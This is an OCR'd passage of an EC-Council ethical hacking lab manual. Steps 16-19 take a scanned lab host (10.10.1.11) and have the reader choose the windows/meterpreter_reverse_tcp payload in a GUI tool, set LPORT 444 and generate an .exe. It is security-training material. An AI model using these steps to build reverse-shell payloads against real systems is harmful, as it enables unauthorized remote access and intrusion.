
16. After the completion of scan, a **Message** pop-up appears, click **OK**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


17. Observe that the target host (**10.10.1.11**) appears on the screen, as shown in the screenshot.

    Note: As it is known from the Intense scan that the target host is running a Windows OS, the Windows OS logo also appears in the host icon.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

18. Now, from the left-hand pane, expand the **payload** node, and then navigate to **windows** → **meterpreter**; double-click **meterpreter_reverse_tcp**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

19. The **windows/meterpreter_reverse_tcp** window appears. Scroll down to the **LPORT** Option, and change the port **Value** to **444**. In the **Output** field, select **exe** from the drop-down options; click **Launch**.

